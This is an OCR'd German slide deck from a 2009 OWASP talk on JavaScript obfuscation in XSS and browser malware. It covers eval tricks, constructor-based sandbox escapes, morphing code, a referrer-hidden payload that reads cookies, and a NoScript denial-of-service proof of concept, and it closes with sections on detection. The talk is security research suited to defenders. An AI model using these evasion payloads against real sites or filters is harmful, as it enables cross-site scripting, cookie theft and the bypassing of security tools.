JavaScript

aus der Hoelle

ein Vortrag von Mario Heiderich

OWASP Nuernberg 2009 AD

Der Talk

- Unfreundliches JavaScript
- Ein Blick in die Vergangenheit
- Obfuscation heute
- Gegenmassnahmen
- Ausblick

Credits First

- Gareth Heyes
- Eduardo Vela
- David Lindsay
- Yosuke Hasegawa
- Und viele weitere...

Geschichtsstunde

- Die Urspruenge der Sprache von 1995
- Netscape Navigator 2.0
  - LiveScript
  - ECMA 262
  - JScript
- Implementation und Versionen
- Browserkriege

Schattendasein

- Lange verpoent
- User trainiert auf's Abschalten
- Sicherheitsluecken in Browsern
- Spam, Phishing, Malware
- Bis zur Renaissance

Renaissance

- Das “neue Web“
- Aus Webseiten werden Applikationen
- Rich Internet Applications
- Widgets
- XMLHttpRequest als Wegbereiter
- AJAX und das Web 2.0

Situation heute

- JavaScript und JScript einander naeher gerueckt
- ActionScript und andere Implementationen
- JavaScript 1.7, 1.8, 1.8.1 und 2.0
- Hochkomplexe und hochdynamische Scriptsprache
- Unersetzbar fuer Webapplikationen

JavaScript und Bad-Ware

- JavaScript und Browserexploits
- Websites from Hell
- JavaScript in PDFs
- XSS – und Schutzmoeglichkeiten
- NoScript IE8 XSS Filter, Webkit XSS Filter
- Content Matching, Live-deobfuscation, Sandboxing

String obfuscation

- Diverse Wege Code zu evaluieren
- `eval()`, `execScript()`, `Function()`, `Script()`
- Entities, Sonderzeichen und Shortcuts
- XOR, “Verschluesselung“ und base64
- Beispiele

Beispiele

- `µ = self ['\x61lert'], µ(1)`
- `location['href']=`

  `'javascript:\u0061l'+`

  `String.fromCharCode(101)+'rt(1)'`
- `top[<>alert</>](1)`
- `eval(unescape('%61')+/lert(1)/[-1])`

Loesungswege

- String Obfuscation meist leicht zu knacken
- Musteranalyse
- Sandboxing
- Externe Tools – Malzilla, NoScript
- Wege zur Codeanalyse ohne Ausfuehrung
- `toSource(int formatting)`

Ein kleiner Crash-Course

- Stark verschleierter Code
- Verwendet von kommerziellen „Obfuskatoren“
- Oberflaechlicher Schutz des geistigen Eigentums
- Beispiel

Beispiel

- https://www.2checkout.com/static/checkout/javascrip
- `\u0009 f{f`9#evm`wjl\u006d+sl\u0070pjaofp*#x \u0075bo8\u0009~#`bw`k#+f*\u0023x#~\u0009~ qfwvqm#!!8 \u007e/ \u0009 olbg@lnsp9#evm\u0060wjlm+*#x`
- Demo auf der Firebug Konsole
  - `a=function(){%code%}`
  - `a.toSource(1)`
  - eval() suchen — durch alert() ersetzen

Grenzen und Alternativen

- String Obfuscated Code == Klartext
- Zumindest solange evaluiert wird
- Wege um dies zu umgehen
  - Aenderung der Codestruktur
  - Bugs im Browser und Implementation
  - Undokumentierte Features

Beispiele

- Regulaere Ausdruecke als Funktion nutzen
  - `(/padding/)(/payload/)`
- DOM Objekte als Methoden nutzen
  - `!location(payload)`
- Destructuring Assignment
  - `[,,padding]=[,,payload]`
  - `[,location]=[,'javascript:alert(1)']`
  - `[,a,a(1)]=[,alert]`

Mehr Beispiele

- Code ohne Klammerung ausfuehren
  - `{x:window.onunload=alert}`
  - `''+{toString:alert}`
- Prototypen und call() nutzen
  - `(1,[].sort)()[[].join.call('at','ler')](1)`
- Up- / Downcasting nutzen
  - `{x:top['al'+new Array+'ert'](1)}`

Advanced String Obfuscation

- Strings aus Multibyte-Zeichen gewinnen
  - `String.charCodeAt('朱').toString(16)`
- Strings aus Zahlen gewinnen
  - `top[(Number.MAX_VALUE/45268).toString(36)`
    `.slice(15,19)]`
    `((Number.MAX_VALUE/99808).toString(36)`
    `.slice(71,76)+'("XSS")')`
- Reverse Base64
  - `window['a'+btoa('Øêí')](1)`

Quizfrage

- Was ist das?

Aufloesung

- Strings aus Farben gewinnen

```
function a() {

c=document.getElementById("c"),x=c.getContext("2d"),
i=document.getElementById("i")
x.drawImage(i, 0, 0),d=x.getImageData(0, 0, 3, 3),
p=''
    for(y in d.data) {
        if(d.data[y] > 0 && d.data[y] < 255) {
            p+=String.fromCharCode(d.data[y])
        }
    }
    eval(p)
}
```

Payload via TinyURL

- Payload aus Base64 URL Suffix
- Verborgen im Referrer
  - http://tinyurl.com/YWxlcnQoZG9jdW1lbnQuY29va2llK
  - `eval(atob(document.referrer.split(/\//)[3]))`

Strings aus dem Nichts

- Auch bekannt als „No-Alnum Szene“ :)
- Up- und Downcast
  - `{}+''` wird „`[object Object]`“, `!''+''` wird „`false`“
  - `-~''` wird 1 und `-~-~''` wird 2

DOM Objekte gewinnen

- Ausfuehren des Payloads
- Speicherung des Payloads in DOM Variablen
- Beispiele
  - `(1,[]['sort'])()['alert'](1)`
  - `[].constructor.constrcutor()()['alert'](1)`

Proprietaeres und Konstruktoren

- Einige Beispiele
- Perfekt zum Testen gegen Sandboxes
  - `/./.__proto__.__proto__.constructor(alert)(1)`
  - `Text.constructor([alert][0])(1)`
  - `Window.__parent__[/alert/.source](1)`
  - `Attr.__proto__.constructor.apply(0,[alert])(1)`

Morphender Code


- Code der sich bei jedem Ausliefern veraendert
- JavaScript generiert morphendes JavaScript
- Payload wird aus existierenden Daten generiert
  - Base64 aus `document.body.innerHTML`
  - Loop ueber alle Eigenschaften von `window` als String
  - Etc. etc..

Beispiel

- Eigener Prototyp
-
```
y=[[x=btoa('alert(1)')]
+''.split('',x.length),z=''];

for(var i in top) z+=btoa(i+top[i]
+Math.random(delete y[0]))

for(var i=0;i<x.length;i++)
y.push('z['+z.indexOf(x[i])+']')


eval('eval(atob('+y.join('+').slice(2)+'))')
```

Ein weiteres Beispiel

- Gareth Heyes' Hackvertor
- http://www.businessinfo.co.uk/labs/hackvertor/hackv




Wege zur Erkennung

- Angriffserkennung fast unmoeglich
- Trigger erkennen — Payload bleibt verborgen
- Sandboxing und Runtime-Analyse
- Siehe NoScript und andere Loesungen
- Stark limitiert — und neue/alte Probleme
  - Angriffe auf die Sandbox, Data Leakage, DoS

DoS gegen NoScript

```
http://www.spiegel.de/politik/ausland/0,1518,650897
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,  mal
8000 ,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,alert
(1),00.html
```

PoC!


Ein Skript auf dieser Seite ist eventuell beschäftigt oder es antwortet nicht mehr. Sie können das Skript jetzt stoppen, im Debugger öffnen oder weiter ausführen.
Skript: chrome://noscript/content/RequestWatchdog.js:1400
Diesen Dialog nicht mehr anzeigen
Skript debuggen
Weiter ausführen
Skript stoppen

JavaScript von morgen

- Mehr Features
- Dynamischerer und schlankerer Code
  - Let Statements, Generator Expressions, mehr Datentypen, XML, mehr DOM Objekte und Methoden
- Operator overloading
  - Operator Objekt, erste Drafts bereits verfuegbar

Beispiele

- Expression Closures
  - `(function()alert(1))()`
  - `(function($)$(1))(alert)`
- Generator Expressions
  - `for([]in[$=alert])$(1)`
  - `$=[(alert)for([]in[0])][0],$(1)`
- Iteratoren
  - `Iterator([$=alert]).next()[1],$(1)`

Entwicklung User Agents

- Native Client
- WebGL
- WebOS mit Google FS und nahtloser Chrome Anbindung
- DOM Storage und Persistenz
- Zurueck zum hochoptimierten Fat Client/Fat Agent

Ausblicke

- Malware diesbezueglich noch in den Kinderschuhen
- String Obfusc. am haeufigsten gesehene Methode
- Generatoren fuer *wirklich* verschleierten Code
- Herausforderung fuer WAF Vendors und AVs
- Schadcodeanalyse

Fragen und Kommentare

- Feedback willkommen
- Auch nach dem Event
  - mario.heiderich@gmail.com
  - http://mario.heideri.ch
  - http://twitter.com/0x6D6172696F

Vielen Dank